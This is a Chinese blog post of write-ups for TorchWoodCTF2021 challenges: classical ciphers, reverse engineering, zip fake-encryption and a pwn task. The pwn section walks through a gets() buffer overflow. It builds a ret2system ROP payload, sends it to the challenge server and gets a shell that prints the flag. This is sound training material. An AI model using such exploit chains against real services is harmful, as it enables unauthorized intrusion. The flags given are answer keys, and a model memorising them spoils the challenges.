

原创

[Darry-long](#)



于 2021-01-24 00:34:54 发布



159



收藏

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/m0_52632244/article/details/113061031

版权

crypto

[TorchWoodCTF2021]当铺的秘密

打开压缩包里的word文档得到一串汉字，这里考察的是当铺密码，根据露头的笔画数转换成对应的数字，比如 王壮，王是6，壮是9，转换成ascii码就是69

王壮 夫工 王中 王夫 由由井 井人 夫中 夫夫 井王 土土 夫由
土夫 井中 士夫 王工 王人 土由 由口夫

https://blog.csdn.net/m0_52632244

这里写了一串代码，可以参考一下，因为土和士都是3，这里就把士改为土

```
t='王壮 夫工 王中 王夫 由由井 井人 夫中 夫夫 井王 土土 夫由 土夫 井中 士夫 王工 王人 土由 由口夫'  
s='口由中人工土王夫井壮'  
code=t  
code = code.split(" ")  
w = ''  
for i in code:  
    k=""  
    for j in i:  
        k+=str(s.index(j))  
    w+=str(int(k))+'  
print(w)
```

这里打印出来是

69 74 62 67 118 83 72 77 86 55 71 57 82 57 64 63 51 107

通过前四位和 flag{的ascii对比发现每一位加上相差逐渐加1

```
s='69 74 62 67 118 83 72 77 86 55 71 57 82 57 64 63 51 107'  
s=s.split(' ')  
flag=''  
for i in range(len(s)):  
    flag+=chr(int(s[i])+i+1)  
print(flag.lower())
```

得到flag{you_are_good}

[TorchWoodCTF2021]xcaesar

用Notepad打开得到一串代码

```

1 def caesar_encrypt(m, k):
2     r=""
3     for i in m:
4         r+=chr((ord(i)+k)%128)
5     return r
6
7 from secret import m,k
8 print caesar_encrypt(m,k).encode("base64")
9
0 #output:bXNobgJyaHB6aHRwdGgE

```

https://blog.csdn.net/m0_52632244

将output里的内容用base64解码得到mshnrhpzhtpth这里再用凯撒解密得到flag{kaisamima}
[TorchWoodCTF2021]pwn
这里先检查安全防护

```

(king@localhost)-[~/桌面]
└─$ checksec pwn0
[*] '/home/king/桌面/pwn0'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
└─$ vim pwn0.py

```

还是很简单的，只开起了NX防护，先用IDA64位打开

```

1 int __cdecl main(int argc, const char **argv)
2 {
3     char v4; // [rsp+0h] [rbp-20h]
4
5     setvbuf(stdout, 0LL, 2, 0LL);
6     setvbuf(stdin, 0LL, 2, 0LL);
7     gets(&v4, 0LL);
8     system("echo hello wrold!");
9     return 0;
10 }

```

https://blog.csdn.net/m0_52632244

在main函数中发现了get函数存在缓存区溢出漏洞经过计算得到了函数返回地址偏移量：0x08-(-0x20)=0x28

```

-0000000000000020 ; frame size: 20; saved regs: 0; purge: 0
-0000000000000020 ;
-0000000000000020
-0000000000000020 var_20 db ?
-000000000000001F db ? ; undefined
-000000000000001E db ? ; undefined
-000000000000001D db ? ; undefined

```

```
-00000000000000001C db ? ; undefined
-00000000000000001B db ? ; undefined
-00000000000000001A db ? ; undefined
-000000000000000019 db ? ; undefined
-000000000000000018 db ? ; undefined
-000000000000000017 db ? ; undefined
-000000000000000016 db ? ; undefined
-000000000000000015 db ? ; undefined
-000000000000000014 db ? ; undefined
-000000000000000013 db ? ; undefined
-000000000000000012 db ? ; undefined
```

```
-000000000000000007 db ? ; undefined
-000000000000000006 db ? ; undefined
-000000000000000005 db ? ; undefined
-000000000000000004 db ? ; undefined
-000000000000000003 db ? ; undefined
-000000000000000002 db ? ; undefined
-000000000000000001 db ? ; undefined
+000000000000000000 s db 8 dup(?)
+000000000000000008 r db 8 dup(?)
+000000000000000010 ; end of stack variables
```

system函数的地址也很容易获得

```
(king@localhost)-[~/桌面]
└─$ gdb pwn0
GNU gdb (Debian 10.1-1.7) 10.1.90.20210103-git
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 193 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from pwn0 ...
(No debugging symbols found in pwn0)
pwndbg> b system
Breakpoint 1 at 0x4004e0
```

https://blog.csdn.net/m0_52632244

(这个是通过gdb设置断点找到的)

```
00000000004004E0
00000000004004E0
00000000004004E0 ; Attributes: thunk
00000000004004E0
00000000004004E0 ; int system(const char *command)
00000000004004E0 _system proc near
00000000004004E0 jmp     cs:off_601018
00000000004004E0 _system endp
00000000004004E0
```

https://blog.csdn.net/m0_52632244

(这个是在IDA找到的)

在IDA里找到了sh, 就可以直接用了

```
0000000000600FF0  80 10 60 00 00 00 00 00  98 10 60 00 00 00 00 00  ..\.....
0000000000601000  20 0E 60 00 00 00 00 00  00 00 00 00 00 00 00 00  .\.....
0000000000601010  00 00 00 00 00 00 00 00  78 10 60 00 00 00 00 00  .....X\.....
0000000000601020  88 10 60 00 00 00 00 00  90 10 60 00 00 00 00 00  ..\.....
0000000000601030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  .....
0000000000601040  73 68 00 00 00 00 00 00  00 00 ?? ?? ?? ?? ?? ??  sh.....??????
0000000000601050  ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ??????????????????
0000000000601060  ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ??????????????????
0000000000601070  ??                                00 00 00 00 00 00 00 00  ?.....
0000000000601080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  .....
0000000000601090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  .....
|
```

https://blog.csdn.net/m0_52632244

```
.data:000000000060103F db 0
.data:0000000000601040 public a
.data:0000000000601040 a db 73h ; s
.data:0000000000601041 db 68h ; h
```

```

.data:0000000000001041          dd     0, 0, 0, 0
.data:000000000000601042          db     0
.data:000000000000601043          db     0
.data:000000000000601044          db     0

```

因为这里是64位的，64位程序的前6个参数是存在寄存器中的，所以我们考虑用pop edi ret 语句将字符串sh赋值给edi，找到地址为0x4006d3

```

(king@localhost)-[~/桌面]
└─$ ROPgadget --binary pwn0 --only "pop|ret"|grep rdi
0x00000000004006d3 : pop rdi ; ret

```

通过 (pop edi ret) + ('sh') + (system) 就可以直接获得flag

```


[*] Interrupted
>>> io=remote("116.62.48.141",9999)
[x] Opening connection to 116.62.48.141 on port 9999
[x] Opening connection to 116.62.48.141 on port 9999: Trying 116.62.48.141
[+] Opening connection to 116.62.48.141 on port 9999: Done
>>> io.sendline(b'a'*0x28+p64(0x4006d3)+p64(0x601040)+p64(0x4004e0))
>>> io.interactive()
[*] Switching to interactive mode
hello world!
ls
bin
dev
flag.txt
lib
lib32
lib64
pwn
cat flag.txt
flag{9de50947-dd39-4eee-9d32-07a4fc90ee30}

```

https://blog.csdn.net/m0_52632244

[TorchWoodCTF2021]welcome_to_the_TorchWoodCTF

这里用IDA打开exe文件，找到main函数



通过函数可知flag存储在变量strbuff中，点击strbuff，从而找到flag对应的16进制数，16进制转ascii码就可以得到flag。

```

00401000  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
00401010  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41

```


```

.data:00405000 ;org 405000n
.data:00405000 public _strbuff
.data:00405000 ; char strbuff[40]
.data:00405000 _strbuff db 66h, 6Ch, 61h, 67h, 7Bh, 77h, 65h, 6Ch, 63h, 4Fh, 6Dh
.data:00405000 ; DATA XREF: _main+64↑o
.data:00405000 ; _main+96↑o ...
.data:00405000 db 65h, 5Fh, 54h, 30h, 5Fh, 74h, 68h, 65h, 5Fh, 54h, 4Fh
.data:00405000 db 52h, 63h, 68h, 57h, 4Fh, 6Fh, 44h, 43h, 54h, 46h, 7Dh
.data:00405000 db 7 dup(0)
.data:00405028 align 20h
.data:00405040 public __CRT_glob
.data:00405040 ; int __CRT_glob


```

[TorchWoodCTF2021]垃圾管理系统

这里不太会IDA打开后显示一串汇编代码，看不太明白



这里我用WinHex打开，在里面搜索flag碰碰运气，很幸运得到了flag



000174E0	31 00 7D 00 00 00 00 00 00 00 00 00 00 00 00 00	1 }	
000174F0	00 00 00 00 00 00 00 00 61 00 64 00 6D 00 69 00		a d m i
00017500	6E 00 00 00 00 00 00 00 31 00 32 00 33 00 34 00	n	1 2 3 4
00017510	35 00 36 00 00 00 00 00 26 8D F7 53 0D 4E FD 80	5 6	& ÷S Ný€

页 299 / 706 偏移地址: 17490 = 102 选块: 无 大小: 无

[TorchWoodCTF2021]guess the flag

同样用IDA打开，找到main函数，通过分析可知我们输入的flag先将整数部分往后移五个单位长度，再与0x53进行异或运算再与strbuff里的字符比较，相等的话就得到了正确的flag

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     signed int i; // [rsp+Ch] [rbp-74h]
4     char s[96]; // [rsp+10h] [rbp-70h]
5     int v6; // [rsp+70h] [rbp-10h]
6     unsigned __int64 v7; // [rsp+78h] [rbp-8h]
7
8     v7 = __readfsqword(0x28u);
9     memset(s, 0, sizeof(s));
10    v6 = 0;
11    puts("\n=====");
12    puts("Let's guess the flag,please input you flag :");
13    __isoc99_scanf("%s", s);
14    if ( strlen(s) != 38 )
15        return 0;
16    encode((__int64)s);
17    for ( i = 0; i <= 37 && ((unsigned __int8)s[i] ^ 0x53) == strbuff[i]; ++i )
18        ;
19    if ( i == 38 )
20        puts("You Win \n");
21    else
22        puts("you guess is false");
23    return 0;
24 }

```

https://blog.csdn.net/m0_52632244

```

1 BYTE *__fastcall encode(__int64 a1)
2 {
3     BYTE *result; // rax
4     signed int i; // [rsp+14h] [rbp-4h]
5
6     for ( i = 0; i <= 37; ++i )
7     {
8         result = (BYTE *)*(unsigned __int8 *)(i + a1);
9         if ( (char)result > 41 )
10            {
11                result = (BYTE *)*(unsigned __int8 *)(i + a1);
12                if ( (char)result <= 57 )
13                    {
14                        result = (BYTE *)*(i + a1);
15                        *result = ((char)*result - 43) % 10 + 48;
16                    }
17            }
18    }
19    return result;


```

https://blog.csdn.net/m0_52632244

000000E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000000F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000100	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000110	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000120	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000130	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

页 1 / 180 偏移地址: 0 = 255 选块: 无 大小: 无

瞧瞧我找到了什么，利用佛曰解密



与佛论禅

```
flag{0u_1@_1e}
```

听佛说宇宙的真谛

参悟佛所言的真意

普度众生

一即一切，一切即一

佛曰：哆想哆等曳吉即心哆世但俱特漫摩心有那燥那呐老呐栗夜幡勝蘇老俱漫跋阿鉢恐鉢夜特道罰世逝藝

https://blog.csdn.net/m0_52632244

拿到了flag啦

[TorchWoodCTF2021]misc

easy_misc

先用winhex查看文件属性，是个压缩包，还是个伪加密的压缩包，修改图中的值为偶数然后打开压缩包

WinHex - [easy_misc(1).zip]

文件(E) 编辑(E) 搜索(S) 导航(N) 查看(V) 工具(T) 专业工具(I) 选项(O) 窗口(W) 帮助(H)

easy_misc(1).zip

Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	ANSI ASCII
00037632	E9	45	46	AD	E1	78	F7	17	42	B1	8F	F5	AD	C6	F5	84	éEF-áx÷ B± õ-Æõ,,
00037648	F8	0C	6C	F8	BB	84	0B	6D	93	A7	7A	DE	D8	A4	6F	B8	ø lø», m"szPø=ø,
00037664	98	EC	AF	F8	9E	D2	C0	34	56	DD	22	EE	6C	AC	D7	88	~i_øžòÀ4vÝ"i1~x^
00037680	96	B7	ED	19	33	FD	3D	36	61	48	22	B7	B3	B7	BA	53	-·i 3ý=6aH"···°S
00037696	B5	07	94	0D	FD	F3	71	DF	2D	D2	CB	3F	F0	8D	A3	8E	µ " ýóqß-òÈ?ð £ž
00037712	BE	4E	76	13	DA	D6	FF	A4	08	7C	3B	0E	99	2E	46	96	¾Nv Ūóÿª ; ¨.F-
00037728	8D	71	3A	22	DE	1E	8E	99	EC	15	02	5E	19	33	01	C0	q:"B ž"i ^ 3 À
00037744	6C	90	B8	8A	A8	FC	E1	BB	1B	37	B4	D5	DD	CA	BF	C1	l ,š"úa» 7'õÝÊçÁ
00037760	D0	D7	E4	E7	1F	A3	D8	0E	C8	2B	40	2C	F5	C2	3E	A0	Đ×áç £ø È+ø,øÂ>
00037776	F3	5E	6A	49	FE	FF	7D	AC	EE	F9	9F	50	4B	01	02	14	ó^jIþÿ}~iùÿPK
00037792	00	14	00	02	00	08	00	67	A6	2C	52	08	04	19	22	BB	g!,R ">
00037808	19	00	00	BC	19	00	00	0B	00	24	00	00	00	00	00	00	¼ \$
00037824	00	20	00	00	00	00	00	00	00	34	6E	75	6D	62	65	72	4number
00037840	2E	7A	69	70	0A	00	20	00	00	00	00	00	01	00	18	00	.zip
00037856	86	B5	1F	9B	E1	E8	D6	01	86	B5	1F	9B	E1	E8	D6	01	tµ >áèö tµ >áèö
00037872	B5	8B	1E	9B	E1	E8	D6	01	50	4B	01	02	14	00	14	00	µ< >áèö PK
00037888	00	00	08	00	B2	A9	2C	52	7E	A0	34	E7	91	79	00	00	█ °@,R~ 4ç'y
00037904	3D	CD	00	00	08	00	24	00	00	00	00	00	00	00	20	00	=í \$
00037920	00	00	E4	19	00	00	66	6C	61	67	2E	6A	70	67	0A	00	ä flag.jpg
00037936	20	00	00	00	00	00	01	00	18	00	2D	3C	C2	BB	E4	E8	-<Á»æè
00037952	D6	01	2D	3C	C2	BB	E4	E8	D6	01	D0	DD	53	BA	E4	E8	ö -<Á»æèö ðÝS°æè
00037968	D6	01	50	4B	05	06	00	00	00	00	02	00	02	00	B7	00	ö PK
00037984	00	00	9B	93	00	00	00	00									>"

页 99 / 99 偏移地址: 37,888 = 9 选块: 无 大小: 无


打开压缩文件，打开flag.jpg，

easy_misc(2).zip - Bandizip 7.13 (Standard)

